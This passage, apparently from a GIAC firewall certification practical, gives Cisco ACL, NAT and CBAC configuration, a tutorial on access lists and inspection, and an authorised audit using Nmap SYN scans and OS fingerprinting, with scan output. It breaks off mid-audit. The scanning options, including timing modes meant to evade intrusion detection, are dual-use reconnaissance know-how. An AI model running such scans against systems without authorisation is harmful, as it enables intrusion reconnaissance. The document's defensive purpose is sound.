access-list 170 permit ip host 192.168.1.1 192.168.11.252 0.0.0.3
access-list 170 permit ip host 192.168.3.3 192.168.11.252 0.0.0.3

interface FastEthernet0
 crypto map remote-access
 ip nat outside
```

:Network address translation configuration for permitting traffic from the external network to be translated to the global address of the FastEthernet interface or deny NAT translation for traffic that is being encrypted and destined for a remote network. The single static line creates a static port translation for the purpose of relaying mail from the external mail server to the internal mail server.

```
ip nat inside source route-map crypto interface FastEthernet0 overload
ip nat inside source static tcp 192.168.3.3 25 10.10.1.253 25 extendable

route-map crypto permit 10
 match ip address 180

access-list 180 deny   ip host 192.168.1.1 192.168.14.0 0.0.0.255
access-list 180 deny   ip host 192.168.3.3 192.168.14.0 0.0.0.255
access-list 180 deny   ip host 192.168.1.1 192.168.13.0 0.0.0.255
access-list 180 deny   ip host 192.168.3.3 192.168.13.0 0.0.0.255
access-list 180 deny   ip host 192.168.1.1 192.168.10.0 0.0.0.255
access-list 180 deny   ip host 192.168.3.3 192.168.10.0 0.0.0.255
access-list 180 deny   ip host 192.168.1.1 192.168.12.0 0.0.0.255
access-list 180 deny   ip host 192.168.3.3 192.168.12.0 0.0.0.255
access-list 180 deny   ip host 192.168.1.1 192.168.11.252 0.0.0.3
access-list 180 deny   ip host 192.168.3.3 192.168.11.252 0.0.0.3
access-list 180 permit ip 192.168.3.0 0.0.0.255 any
```

Access list 1 restricts access to the router to the internal security server.

```
access-list 1 permit 192.168.2.1
```

Access list 110 is used to filter outbound traffic originating from the GIAC internal network. Only outbound http and http/s is permitted to leave the network and it is only permitted between the hours of 0800 and 1800. All other traffic falling outside this scope is denied and logged.

```
access-list 110 permit tcp 192.168.3.0 0.0.0.255 any eq www time-range normal
access-list 110 permit tcp 192.168.3.0 0.0.0.255 any eq 443 time-range normal
access-list 110 permit ip host 192.168.2.1 any
access-list 110 deny   ip any any log

time-range normal
 periodic weekdays 8:00 to 18:00
```

Access list 120 was created filtering inbound IPSEC connections from external devices to the GIAC Firewall/VPN router. The access list also controls access to services available to remote hosts on the local protected network.

```
:Permit ISAKMP Authentication, ESP and AH traffic from remote partners and remote employees.
access-list 120 permit udp host 20.20.20.6 host 10.10.1.253 eq isakmp
access-list 120 permit esp host 20.20.20.6 host 10.10.1.253
access-list 120 permit ahp host 20.20.20.6 host 10.10.1.253
access-list 120 permit udp host 20.20.20.5 host 10.10.1.253 eq isakmp
access-list 120 permit esp host 20.20.20.5 host 10.10.1.253
access-list 120 permit ahp host 20.20.20.5 host 10.10.1.253
access-list 120 permit udp host 20.20.20.4 host 10.10.1.253 eq isakmp
access-list 120 permit esp host 20.20.20.4 host 10.10.1.253
access-list 120 permit ahp host 20.20.20.4 host 10.10.1.253
access-list 120 permit udp host 20.20.20.3 host 10.10.1.253 eq isakmp
access-list 120 permit esp host 20.20.20.3 host 10.10.1.253
access-list 120 permit ahp host 20.20.20.3 host 10.10.1.253
access-list 120 permit udp host 20.20.20.2 host 10.10.1.253 eq isakmp
access-list 120 permit esp host 20.20.20.2 host 10.10.1.253
access-list 120 permit ahp host 20.20.20.2 host 10.10.1.253

:Permit the external mail server to relay mail to the internal mail server.
access-list 120 permit tcp host 10.10.1.5 host 10.10.1.253 eq smtp

:Once the traffic from the remote employee and partner networks has been decrypted, it is once again passed by the access list. The following lines in the access list filter access to services on the local network from the specified remote hosts/networks.
access-list 120 permit udp 192.168.14.0 0.0.0.255 host 192.168.3.1 range netbios-ns netbios-dgm
access-list 120 permit udp 192.168.14.0 0.0.0.255 host 192.168.1.1 eq 445
access-list 120 permit tcp 192.168.14.0 0.0.0.255 host 192.168.1.1 eq 139
access-list 120 permit tcp 192.168.14.0 0.0.0.255 host 192.168.1.1 eq 445
access-list 120 permit tcp 192.168.14.0 0.0.0.255 host 192.168.3.4 eq smtp
```

```
access-list 120 permit udp 192.168.13.0 0.0.0.255 host 192.168.1.1 range netbios-ns
netbios-dgm
access-list 120 permit udp 192.168.13.0 0.0.0.255 host 192.168.1.1 eq 445
access-list 120 permit tcp 192.168.13.0 0.0.0.255 host 192.168.1.1 eq 139
access-list 120 permit tcp 192.168.13.0 0.0.0.255 host 192.168.1.1 eq 445
access-list 120 permit tcp 192.168.13.0 0.0.0.255 host 192.168.3.3 eq smtp
access-list 120 permit udp 192.168.10.0 0.0.0.255 host 192.168.1.1 range netbios-ns
netbios-dgm
access-list 120 permit udp 192.168.10.0 0.0.0.255 host 192.168.1.1 eq 445
access-list 120 permit tcp 192.168.10.0 0.0.0.255 host 192.168.1.1 eq 139
access-list 120 permit tcp 192.168.10.0 0.0.0.255 host 192.168.1.1 eq 445
access-list 120 permit tcp 192.168.10.0 0.0.0.255 host 192.168.3.3 eq smtp
access-list 120 permit udp host 192.168.12.253 host 192.168.1.1 range netbios-ns
netbios-dgm
access-list 120 permit udp host 192.168.12.253 host 192.168.1.1 eq 445
access-list 120 permit tcp host 192.168.12.253 host 192.168.1.1 eq 139
access-list 120 permit tcp host 192.168.12.253 host 192.168.1.1 eq 445
access-list 120 permit tcp host 192.168.12.253 host 192.168.3.3 eq smtp
access-list 120 permit tcp host 192.168.12.253 host 192.168.3.3 eq pop3
access-list 120 permit udp host 192.168.11.253 host 192.168.1.1 range netbios-ns
netbios-dgm
access-list 120 permit udp host 192.168.11.253 host 192.168.1.1 eq 445
access-list 120 permit tcp host 192.168.11.253 host 192.168.1.1 eq 139
access-list 120 permit tcp host 192.168.11.253 host 192.168.1.1 eq 445
access-list 120 permit tcp host 192.168.11.253 host 192.168.3.3 eq smtp
access-list 120 permit tcp host 192.168.11.253 host 192.168.3.3 eq pop3

:Deny and log all other traffic not matching the access list
access-list 120 deny   ip any any log
```

Cisco Secure Integrated Software Firewall: A Tutorial

The firewalls used in the GIAC network make use of the Cisco SIS Firewall Software [a router based image]. The configuration of the devices is three distinct sections: CBAC (inspection modules), access lists (standard, extended, and time based), and the integrated intrusion detection system (auditing modules).

Standard Access Lists, Extended Access Lists, and Time-Based Access-Lists - A Tutorial in Access List Creation
Depending on the type of filtering desired will dictate which type of access control list type to utilize on the Cisco router. If you are planning on simply filtering by remote host or by remote network address, then using Standard Access-Lists will suffice. If you are planning on performing detailed protocol level access control, then making use of Extended Access-Lists will be the correct choice. If you need to control at what time or for a specific duration of when access is to be permitted or denied through the router, time-based access lists are the right solution.

We will be dealing with standard IP access lists and extended IP access lists. Standard IP access lists are typically numbered 1 to 99, while extended IP access lists are typically number 100 to 199.

Creating the Standard Access Control Lists.
Standard Access-Lists are typically used to control access to a specific host or network address. To create a standard access list the remote host or remote network addressing needs to be known beforehand. The format for this type of access list is as follows:

access-list access-list-number {permit|deny} host
access-list access-list-number {permit|deny} source source-wildcard
access-list access-list-number {permit|deny} any
Once the access list has been created, the access list must then be applied to an interface.

interface <interface>
ip access-group number {in|out}

NOTE: [Warning] At the end of every access list there is an implicit deny all. So, that which you do not permit is then denied, that includes your ssh or telnet session to the router if you do not permit it..

Example:
Permit 172.16.8.9, permit 192.168.10.2, permit 10.10.50.0, permit 10.10.51.0, deny all else and log all denied traffic caused by this access list.

access-list 1 permit 172.16.8.9
access-list 1 permit 192.168.10.2
access-list 1 permit 10.10.50.0 0.0.1.255
access-list 1 deny any log

Creating the Extended Access Control Lists.
Extended access control lists were created to offer a greater degree of control by offering the ability to filter by source, destination, protocol, and port. While extended access control lists offer the network administrator superior control, it opens the door for a greater degree of error. The formats for the extended access lists types are as follows:

IP
access-list [access-list-number 100 to 199] [dynamic dynamic-name [timeout minutes]]
{deny | permit} protocol source source-wildcard destination destination-wildcard
[precedence precedence] [tos tos] [log | log-input] [time-range time-range-name]

ICMP
access-list [access-list-number 100 to 199] [dynamic dynamic-name [timeout minutes]]
{deny | permit} icmp source source-wildcard destination destination-wildcard
[icmp-type | [[icmp-type icmp-code] | [icmp-message]] [precedenceprecedence]
[tos tos] [log | log-input] [time-range time-range-name]

TCP
access-list [access-list-number 100 to 199] [dynamic dynamic-name [timeout minutes]]
{deny | permit} tcp source source-wildcard [operator [port]]
destination destination-wildcard [operator [port]] [established]
[precedence precedence] [tos tos] [log | log-input] [time-range time-range-name]

UDP
access-list [access-list-number 100 to 199] [dynamic dynamic-name [timeout minutes]]
{deny | permit} udp source source-wildcard [operator [port]]
destination destination-wildcard [operator [port]] [precedence precedence]
[tos tos] [log | log-input] [time-range time-range-name]
Once the access list has been created, the access list must then be applied to an interface.

interface <interface>
ip access-group number {in|out}

Example:
Permit 172.16.8.9, and 192.168.10.2 to access pop3 on host 172.50.6.98
Permit 10.10.50.0 and 10.10.51.0 to access http and smtp on host 172.50.6.98
All other traffic should be denied by this access list and logged.

access-list 100 permit tcp host 172.16.8.9 host 172.50.6.98 eq 110
access-list 100 permit tcp host 192.168.10.2 host 172.50.6.98 eq 110
access-list 100 permit tcp 10.10.50.0 0.0.1.255 host 172.50.6.98 eq 80
access-list 100 permit tcp 10.10.50.0 0.0.1.255 host 172.50.6.98 eq 25
access-list 100 deny ip any any log

Creating Time Based Access Control Lists.

Time based access control lists can be used to implement periodic or absolute controls to a network. By specifying a periodic time, we can say traffic is permitted between the hours of 8AM and 5PM, Monday through Friday. With an absolute time, we can say this traffic is permitted from today to 3 weeks and 2 hours from now after which time this traffic will be denied. The format of the time-based rule is as follows:

///* Defines a named time range.
time-range time-range-name
///* Defines the periodic times.
periodic days-of-the-week hh:mm to [days-of-the-week] hh:mm
///* Or, defines the absolute times.
absolute [start time date] [end time date]
///* The time range used in the actual ACL.
ip access-list name|number <extended_definition>time-range name_of_time-range

Example:
time-range normal-day
periodic weekdays 08:00 to 17:00

access-list 110 permit tcp host 192.168.0.1 host 192.168.0.254 eq telnet time-range normal-day

Telnet traffic will be permitted from host 192.168.0.1 to host 192.168.0.254 only between the hours of 8AM and 5PM, Monday through Friday.

Use of NTP for accurate timing is strongly recommended when using time based access lists. Though NTP should always be utilized to synchronize the timing of devices on a network as well as the accurate time stamping of system generated logs.

Context Based Access Control (CBAC)
CBAC brings to the Cisco the ability to observe state on sessions, as well as offer some denial of service protections to the router and the protected network behind the router.

By observing state we mean, for each permitted outbound connection from an internal host for example, the return traffic for that specific connection is permitted to return to that internal host. No other traffic falling outside the session is permitted to the internal host through the router.

CBAC determines state in its access lists by making use of numerous specific or generic application layer inspection modules in coordination with access lists on the router. These inspection modules include the following: CuSeeMe, FTP, H.323, HTTP, Microsoft NetShow, UNIX R-commands, RealAudio, RTSP, RPC (Sun RPC, not DCE RPC), SMTP (Not ESTMP), SQL*Net, StreamWorks, TFTP, VDOLive, Generic TCP, Generic UDP.

How CBAC works (The million mile overhead)

In this example, we will focus on an HTTP session initiated by an internal user destined to an external HTTP Server.

- The HTTP packet reaches the firewall's internal interface.
- The HTTP packet is evaluated against the interface's existing inbound access list, and The HTTP packet is permitted. (A denied packet would simply be dropped at this point.)
- The HTTP packet is inspected by CBAC to determine and record information about the state of The HTTP packet's connection. This information is recorded in a new state table entry created for the new connection.
- Based on the obtained state information, CBAC creates a temporary access list entry that is inserted at the beginning of the external interface's inbound extended access list. This temporary access list entry permits inbound packets that are part of the same connection as the outbound packet just inspected.
- The outbound packet is forwarded out the firewall's interface.
- Later, an inbound HTTP packet reaches the external interface. This HTTP packet is part of the same HTTP connection previously established with the outbound packet. The inbound packet is evaluated against the inbound access list, and it is permitted because of the temporary access list entry previously created.
- The permitted inbound packet is inspected by CBAC, and the connection's state table entry is updated as necessary. Based on the updated state information, the inbound extended access list temporary entries might be modified in order to permit only packets that are valid for the current state of the connection.
- Any additional inbound or outbound packets that belong to the connection are inspected to update the state table entry and to modify the temporary inbound access list entries as required, and they are forwarded through the interface.
- When the connection terminates or times out, the connection's state table entry is deleted, and the connection's temporary inbound access list entries are deleted.

CBAC Global Timeouts and Thresholds
A description of each command precedes the actual command used to set the specific timeout or threshold in the firewall software. The default settings are included and can be found in the brackets and the end of each command. All of the timeout and thresholds can be altered to suit an individual situation or network. [Note: throughout the remainder of the tutorial section, certain words will be viewed in italics, these words are options on a commands that may be altered as needed to fit certain situations.]

The length of time the software waits for a TCP session to reach the established state before dropping the session.
ip inspect tcp synwait-time *seconds* [30seconds]

The length of time a TCP session will still be managed after the firewall detects a FIN-exchange.
ip inspect tcp finwait-time *seconds* [5seconds]

The length of time a TCP session will still be managed after no activity (the TCP idle timeout).

ip inspect tcp idle-time *seconds* [3600seconds (1hour)]

The length of time a UDP session will still be managed after no activity (the UDP idle timeout).
ip inspect udp idle-time *seconds* [30seconds]

The length of time a DNS name lookup session will still be managed after no activity.
ip inspect dns-timeout *seconds* [5seconds]

The number of existing half-open sessions that will cause the software to start deleting half-open sessions.
ip inspect max-incomplete high *number* [500 existing half-open sessions]

The number of existing half-open sessions that will cause the software to stop deleting half-open sessions.
ip inspect max-incomplete low *number* [400 existing half-open sessions]

The rate of new sessions that will cause the software to start deleting half-open sessions.
ip inspect one-minute high *number* [500 half-open sessions per minute]

The rate of new sessions that will cause the software to stop deleting half-open sessions.
ip inspect one-minute low *number* [400 half-open sessions per minute]

The number of existing half-open TCP sessions with the same destination host address that will cause the software to start dropping half-open sessions to the same destination host address.
ip inspect tcp max-incomplete host *number* block-time *minutes* [50 existing half-open TCP sessions; 0minutes]

Once the timeouts and thresholds have been set, the next step is to configure the individual inspection modules that will be used to observe the protocols in use and create the dynamic access lists to permit traffic back into the network.

There are three formats to configuring the inspection modules. The first format is for the application, fragment and generic protocols inspection modules. The format for the configuration of these is as follows:
ip inspect name *inspection-name protocol* [alert {*on* | *off*}] [audit-trail {*on* | *off*}] [timeout *seconds*]

The "inspection-name" variable use user defined and can be anything.

The protocol variable must be one of the Cisco defined keywords. Only configured the inspection modules needed by your network. The following are the Cisco defined keywords, each relating to its actual protocol counterpart: cuseeme, ftp, h323, netshow, rcmd, realaudio, smtp, sqlnet, streamworks, tftp, vdolive. The two generic catchall protocol variables are tcp and udp.

The alert variable enables or disables the generation of protocol alerts. The audit-trail variable enables or disables the audit-trail mechanism. The timeout variable sets the global timeout for that specific module.

When making use of the http inspection module, the command structure differs from above, the http module is configured with the following options:
ip inspect name *inspection-name* http [java-list *access-list*] [alert {*on* | *off*}] [audit-trail {*on* | *off*}] [timeout *seconds*]

The only differing variable from the standard protocol modules is the java-list. The java-list performs filtering of java applets based on the remote host address. To deny a specific host a standard acl would be created denying java from that host or network.

access-list *access-list-number* {*deny* | *permit*}

The final format is for the configuration of the inspection of RPC services. The format for this commands is as follows:
ip inspect name *inspection-name* rpc program-number *number* [wait-time *minutes*] [alert {*on* | *off*}] [audit-trail {*on* | *off*}] [timeout *seconds*]


Once a basic set has been configured with the timeouts, thresholds, and the modules configured, the inspections need to be applied to an interface. The format for this command is as follows:

ip inspect *inspection-name* {*in* | *out*}

Note: The Cisco IOS/SIS Firewall does not perform stateful ICMP inspection; therefore the access list applied to the external interface should permit certain ICMP traffic to return to the router. At a minimum, these should include include host/port unreachable, time-exceeded and packet-too-big. Other types of permitted traffic on the external access list will vary by situation.

Example for application once all access-list have been created and inspections defined.
```
interface Ethernet0
 description Internal Network
 ip inspect internal in
 ip access-group 115 in #this acl would restrict what internal users are permitted to access
interface Ethernet1
 description external network
 ip access-group 120 in #this acl would restrict what external traffic is permitted to access
```
to the firewall or servers or hosts protected by the firewall.

An inspection command would need to be added to the interface noting what protocols to inspect for as well. In this short interface example, no ingress inspection has been added.



Because no external connections are permitted to protected hosts behind the firewall; connections from www.microsoft.com were permitted to the internal user as those connections were initiated by the internal user. The connection attempt from lame.hax0r.net to the internal user was denied as it was not inititaed by the user, the connection attempt was also logged.

Assignment 3: Verify the Firewall Policy

The audit of the Firewalls will be conducted in two phases. The first phase is to audit the Filtering Firewall remotely as well as the devices being initially protected by the filtering firewall to verify the operation of the access-lists from outside the GIAC network.

The second phase is to conduct an audit from within the GIAC network to an external host to verify the operation of the internal firewall access lists.

Both the internal and external firewall audits have been scheduled to occur after normal business hours so as not to infringe on the operation of normal network and business operations.

Both the internal and external firewall audits are being performed from a Redhat Linux laptop using Nmap v3.0 as the auditing software of choice..

Costs for the verification of the firewall policy.
As the audits are planned on being conducted after hours, one security engineer has been allocated to perform the audits.

Four hours have been allocated for preparation of the equipment to be used in the internal and external audits. Included within this time frame is the official notification of the audit to all management and relevant personnel. The notification would detail the effects it may have on the operability of the GIAC network during, and possibly after, the scheduled time of the audit. This preparation phase is to be performed during normal business hours.

Eight hours has been allocated for each of the audits totaling 16 man-hours for auditing both the internal and external network segments.

The tools being used for conducting the audit are freeware and the auditing laptop has already been configured with the needed operating system and software.

Upon completion of the audit, two security engineers have been allocated to review the data obtained from the audits for one business day. As these two engineers are being removed from their typical duties the cost would be 16 man-hours at normal wage during normal business hours.

Personnel	Hours	Cost	Total Cost
1 Security Engineer for preparation of equipment and notification of management	4	35	$140
1 Security Engineer for internal and	16	52.5	$840.00

external audit			
2 Security Engineers for analysis of the data	16	35	$560.00
Tools used for auditing			Free
		Estimated Cost	$1540.00

The timing and costs detailed are estimated and will be verified once the audit has been completed.

As with every type of network audit, a firewall audit offers no leniency on the possibility of a network device or service failure. As such, the GIAC on call staff has been notified as with the rest of the necessary individuals in the organization of the object of the audit, the estimated time of start and the estimated time of completion. This notification was conducted in the audit-planning phase. It is treated no differently than any other possible network outage.

The audit being performed is a simple service audit [the audit will check all operational and accessible hosts for services in operation and accessible through the firewall] and does not address any vulnerabilities which may or may not be present on the operational and accessible devices.

Options to be used for the audit:
While Nmap offers the auditor a slew of options when auditing a network or host, it was decided to use a few select options for speed. Knowing beforehand how the firewall was configured it would have taken weeks rather than hours to make use of all available options.

The audits performed will make use of the following flags with Nmap:

-sS TCP SYN scan: This technique is often referred to as "half-open" scanning, because you don't open a full TCP connection. You send a SYN packet, as if you are going to open a real connection and you wait for a response. A SYN|ACK indicates the port is listening. A RST is indicative of a non-listener. If a SYN|ACK is received, a RST is immediately sent to tear down the connection. The primary advantage to this scanning technique is that fewer sites will log it. Unfortunately you need root privileges to build these custom SYN packets.

-O This option activates remote host identification via TCP/IP fingerprinting. In other words, it uses a bunch of techniques to detect subtleties in the underlying operating system network stack of the computers you are scanning. It uses this information to create a 'fingerprint', which it compares with its database of known OS fingerprints to decide what type of system you are scanning.

-P0 Do not try and ping hosts at all before scanning them. This allows the scanning of networks that don't allow ICMP echo requests (or responses) through their firewall.

-F Fast scan mode.
Specifies that you only wish to scan for ports listed in the services file that comes with nmap. This is obviously much faster than scanning all 65535 ports on a host.

-oN <logfilename>
This logs the results of your scans in a normal human readable form into the file you specify as an argument.

-T <Paranoid|Sneaky|Polite|Normal|Aggressive|Insane>
These are canned timing policies for conveniently expressing your priorities to Nmap. Paranoid mode scans very slowly in the hopes of avoiding detection by IDS systems. It serializes all scans (no parallel scanning) and generally waits at least 5 minutes between sending packets. Sneaky is similar, except it only waits 15 seconds between sending packets. Polite is meant to ease load on the network and reduce the chances of crashing machines. It serializes the probes and waits at least 0.4 seconds between them. Normal is the default Nmap behaviour, which tries to run as quickly as possible without overloading the network or missing hosts/ports. Aggressive mode adds a 5 minute
timeout per host and it never waits more than 1.25 seconds for probe responses. Insane is only suitable for very fast networks or where you don't mind losing some information. It times out hosts in 75 seconds and only waits 0.3 seconds for individual probes. It does allow for very quick network sweeps though :). You can also reference these by number (0-5). For example, '-T 0' gives you Paranoid mode and '-T 5' is Insane mode.

External Audit of the Filtering Firewall.
As expected, the external audit of the GIAC Filtering Firewall yielded no useful information.

nmap -sS -O -F -T Aggressive -oN filter-scan1.log 20.20.20.1

Note: Host seems down. If it is really up, but blocking our ping probes, try -P0
Nmap run completed -- 1 IP address (0 hosts up) scanned in 0 seconds

nmap -sS -O -F -P0 -T Aggressive -oN filter-scan2.log 20.20.20.1

Skipping host (20.20.20.1) due to host timeout
Nmap run completed -- 1 IP address (1 host up) scanned in 300 seconds

External Audit of the GIAC Public Network from Remote
These audits attempts to verify the correct operation of the filtering firewall access controls in defining that only undefined external hosts are permitted access to standard web on 10.10.1.2 and secure web on 10.10.1.1 and 10.10.1.2as well as standard smtp on

10.10.1.5 located within the GIAC DMZ. All other access attempts from undefined hosts should be denied by the firewall.

The first attempt did not make use of the –P0 flag. Without that flag, Nmap attempts to ping (ICMP_ECHO_REQUEST) each individual hosts before probing for active services. As inbound ICMP is being denied the initial probe failed.

```
nmap -sS -O -F -T Aggressive -oN firewalledsubnet.log 10.10.1.1/24
Nmap run completed -- 256 IP addresses (0 hosts up) scanned in 12 seconds
```

The second attempts made use of the –P0 flag so Nmap did not attempt to ping the hosts to determine if they are active or not. Not using the –P0 option will increase the duration of the probes as Nmap will not check if the host is operation, thus it will probe hosts that may not be active. Again, as expected only those services on the publicly accessible servers would be viewable. All others would return as filtered to the Nmap probe.

```
nmap -sS -P0 -O -F -T Normal -oN firewalledsubnet1.log 10.10.1.1/24
Warning:  OS detection will be MUCH less reliable because we did not find at least 1
open and 1 closed TCP port
All 1150 scanned ports on  (10.10.1.0) are: filtered
Too many fingerprints match this host for me to give an accurate OS guess

Warning:  OS detection will be MUCH less reliable because we did not find at least 1
open and 1 closed TCP port
Insufficient responses for TCP sequencing (2), OS detection may be less accurate
Insufficient responses for TCP sequencing (0), OS detection may be less accurate
Interesting ports on  (10.10.1.1):
(The 1149 ports scanned but not shown below are in state: filtered)
Port       State       Service
443/tcp    open        https
No exact OS matches for host (test conditions non-ideal).
TCP/IP fingerprint:
SInfo(V=3.00%P=i686-pc-linux-gnu%D=9/3%Time=3D74C520%O=443%C=-1)
TSeq(Class=RI%gcd=1%SI=3F575E%IPID=Z%TS=100HZ)
T1(Resp=Y%DF=N%W=C00%ACK=O%Flags=AR%Ops=)
T1(Resp=N)
T1(Resp=Y%DF=Y%W=16A0%ACK=S++%Flags=AS%Ops=MNNTNW)
T2(Resp=N)
T2(Resp=N)
T3(Resp=N)
T3(Resp=N)
T4(Resp=N)
T4(Resp=N)
T5(Resp=N)
T5(Resp=N)
T6(Resp=N)
```

T6(Resp=N)
T7(Resp=N)
T7(Resp=N)
PU(Resp=N)
PU(Resp=N)

Warning: OS detection will be MUCH less reliable because we did not find at least 1 open and 1 closed TCP port
Insufficient responses for TCP sequencing (2), OS detection may be less accurate
Insufficient responses for TCP sequencing (0), OS detection may be less accurate
Interesting ports on (10.10.1.2):
(The 1148 ports scanned but not shown below are in state: filtered)
Port State Service
80/tcp open http
443/tcp open https
No exact OS matches for host (test conditions non-ideal).
TCP/IP fingerprint:
SInfo(V=3.00%P=i686-pc-linux-gnu%D=9/3%Time=3D74C5BF%O=80%C=-1)
TSeq(Class=RI%gcd=1%SI=38E9EF%IPID=Z%TS=100HZ)
T1(Resp=Y%DF=N%W=C00%ACK=O%Flags=AR%Ops=)
T1(Resp=N)
T1(Resp=Y%DF=Y%W=16A0%ACK=S++%Flags=AS%Ops=MNNTNW)
T2(Resp=N)
T2(Resp=N)
T3(Resp=N)
T3(Resp=N)
T4(Resp=N)
T4(Resp=N)
T5(Resp=N)
T5(Resp=N)
T6(Resp=N)
T6(Resp=N)
T7(Resp=N)
T7(Resp=N)
PU(Resp=N)
PU(Resp=N)

Hosts 10.10.1.3 and 10.10.1.4 returned the following "filtered" message as expected.

Warning: OS detection will be MUCH less reliable because we did not find at least 1 open and 1 closed TCP port
All 1150 scanned ports on (10.10.1.x) are: filtered
Too many fingerprints match this host for me to give an accurate OS guess

Warning: OS detection will be MUCH less reliable because we did not find at least 1 open and 1 closed TCP port

Insufficient responses for TCP sequencing (0), OS detection may be less accurate
Insufficient responses for TCP sequencing (0), OS detection may be less accurate
Interesting ports on (10.10.1.5):
(The 1149 ports scanned but not shown below are in state: filtered)
Port State Service
25/tcp open smtp
No exact OS matches for host (test conditions non-ideal).
TCP/IP fingerprint:
SInfo(V=3.00%P=i686-pc-linux-gnu%D=9/3%Time=3D74C79F%O=25%C=-1)
TSeq(Class=RI%gcd=1%SI=444C37%IPID=Z%TS=100HZ)
T1(Resp=N)
T1(Resp=Y%DF=Y%W=16A0%ACK=S++%Flags=AS%Ops=MNNTNW)
T2(Resp=N)
T2(Resp=N)
T3(Resp=N)
T3(Resp=N)
T4(Resp=N)
T4(Resp=N)
T5(Resp=N)
T5(Resp=N)
T6(Resp=N)
T6(Resp=N)
T7(Resp=N)
T7(Resp=N)
PU(Resp=N)
PU(Resp=N)

Hosts 10.10.1.6 through 10.10.1.255 returned the following "filtered" message as expected.
Warning: OS detection will be MUCH less reliable because we did not find at least 1 open and 1 closed TCP port
All 1150 scanned ports on (10.10.1.x) are: filtered
Too many fingerprints match this host for me to give an accurate OS guess

Nmap run completed -- 256 IP addresses (256 hosts up) scanned in 21733 seconds

Internal Audit of the GIAC DMZ to External, DMZ to Internal SMTP Relay and DMZ to Firewall

This audit simply checks the ability of a host on the DMZ segment to access a host external to the GIAC network or access the internal GIAC mail server. No traffic is permited to leave the GIAC DMZ except that from the DMZ DNS server [10.10.1.3] to perform name lookups over UDP/TCP 53. No traffic is permitted to enter the GIAC private network from the DMZ except mail being relayed from the DMZ mail server to the GIAC private mail server over SMTP TCP 25. The mail port is being translated on the GIAC Firewall from 10.10.1.253 TCP 25 to 192.168.3.3 TCP 25. All other traffic should be denied by the filtering and main firewalls.

For this audit, the auditing laptop was addressed as 10.10.1.25 and attempts to access external host 20.20.20.30 on TCP ports 21, 25, 80, 110, and 443. 20.20.20.30 is an external friendly host who has given permission to use their server as an auditing test device for the GIAC audits. The auditing laptop will also attempt to access the internal mail server via 10.10.1.253 on TCP 25.

The first probe from the DMZ attempted to Ping the host 20.20.20.30 and failed because all Pings are denied by the firewall.
nmap -sS -p 21,25,80,110,443 -O -T Aggressive -oN dmzaudit1.log 20.20.20.30

Starting nmap V. 3.00 (www.insecure.org/nmap/)
Note: Host seems down. If it is really up, but blocking our ping probes, try -P0
Nmap run completed -- 1 IP address (0 hosts up) scanned in 5 seconds

With the second probe from the DMZ, pinging the host prior to probing was disabled. The host returned as filtered and all connections were denied and logged within the filtering firewall.

nmap -sS -P0 -p 21,25,80,110,443 -O -T Aggressive -oN dmzaudit2.log 20.20.20.30

Starting nmap V. 3.00 (www.insecure.org/nmap/)
Warning: OS detection will be MUCH less reliable because we did not find at least 1 open and 1 closed TCP port
Interesting ports on (20.20.20.30):
Port State Service
21/tcp filtered ftp
25/tcp filtered smtp
80/tcp filtered http
110/tcp filtered pop-3
443/tcp filtered https
Too many fingerprints match this host for me to give an accurate OS guess

Nmap run completed -- 1 IP address (1 host up) scanned in 57 seconds

Two probes were conducted from the DMZ to the mail relay, one attempting to ping the translated host and one attempting to connect to the mail port [TCP 25] on the translated host.

nmap -sS -p 25 -O -T Aggressive -oN mailaudit1.log 10.10.1.253

Starting nmap V. 3.00 (www.insecure.org/nmap/)
Note: Host seems down. If it is really up, but blocking our ping probes, try -P0
Nmap run completed -- 1 IP address (0 hosts up) scanned in 5 seconds

nmap -sS -p 25 -O -T Aggressive -oN mailaudit2.log -P0 10.10.1.253

#This failed because the access-list only permits one specific host to connect to this
#translated service.

Starting nmap V. 3.00 (www.insecure.org/nmap/)
Warning: OS detection will be MUCH less reliable because we did not find at least 1 open and 1 closed TCP port
Interesting ports on (10.10.1.253):
Port State Service
25/tcp filtered smtp
Too many fingerprints match this host for me to give an accurate OS guess

Nmap run completed -- 1 IP address (1 host up) scanned in 25 seconds

The final probes for this audit are from the DMZ to the firewall. This probe attempts to find open services on the firewall itself providing portals from the DMZ to the internal private GIAC network. First we attempt to ping the firewall and probe it, if this fails we simply probe all 65535 ports on the firewall.

nmap -sS -p 1-65535 -O -T Insane -oN firewall1.log 10.10.1.253

Starting nmap V. 3.00 (www.insecure.org/nmap/)
Note: Host seems down. If it is really up, but blocking our ping probes, try -P0
Nmap run completed -- 1 IP address (0 hosts up) scanned in 2 seconds

nmap -sS -p 1-65535 -O -T Insane -oN firewall1.log -P0 10.10.1.253

Starting nmap V. 3.00 (www.insecure.org/nmap/)
Skipping host (10.10.1.253) due to host timeout

Nmap run completed -- 1 IP address (1 host up) scanned in 76 seconds

nmap -sS -F -O -T Insane -oN firewall1.log -P0 10.10.1.253

Starting nmap V. 3.00 (www.insecure.org/nmap/)
Skipping host (10.10.1.253) due to host timeout

Nmap run completed -- 1 IP address (1 host up) scanned in 75 seconds

nmap -sS -F -O -oN firewall1.log -P0 10.10.1.253

Starting nmap V. 3.00 (www.insecure.org/nmap/)
Warning: OS detection will be MUCH less reliable because we did not find at least 1 open and 1 closed TCP port
All 1150 scanned ports on (10.10.1.253) are: filtered
Too many fingerprints match this host for me to give an accurate OS guess

Nmap run completed -- 1 IP address (1 host up) scanned in 148 seconds

Internal Audit of the GIAC Internal Network to Remote

This audit checks the operability of the access-lists on the main GIAC firewall to restrict access external to the GIAC network after normal business hours. For this audit we attempted to access the GIAC Customer Portal Web Server. If the access-list are operating as expected access will not be permitted.

nmap -sS -p 80,443 -O -T Aggressive -oN int-audit1.log 10.10.1.1

Starting nmap V. 3.00 (www.insecure.org/nmap/)
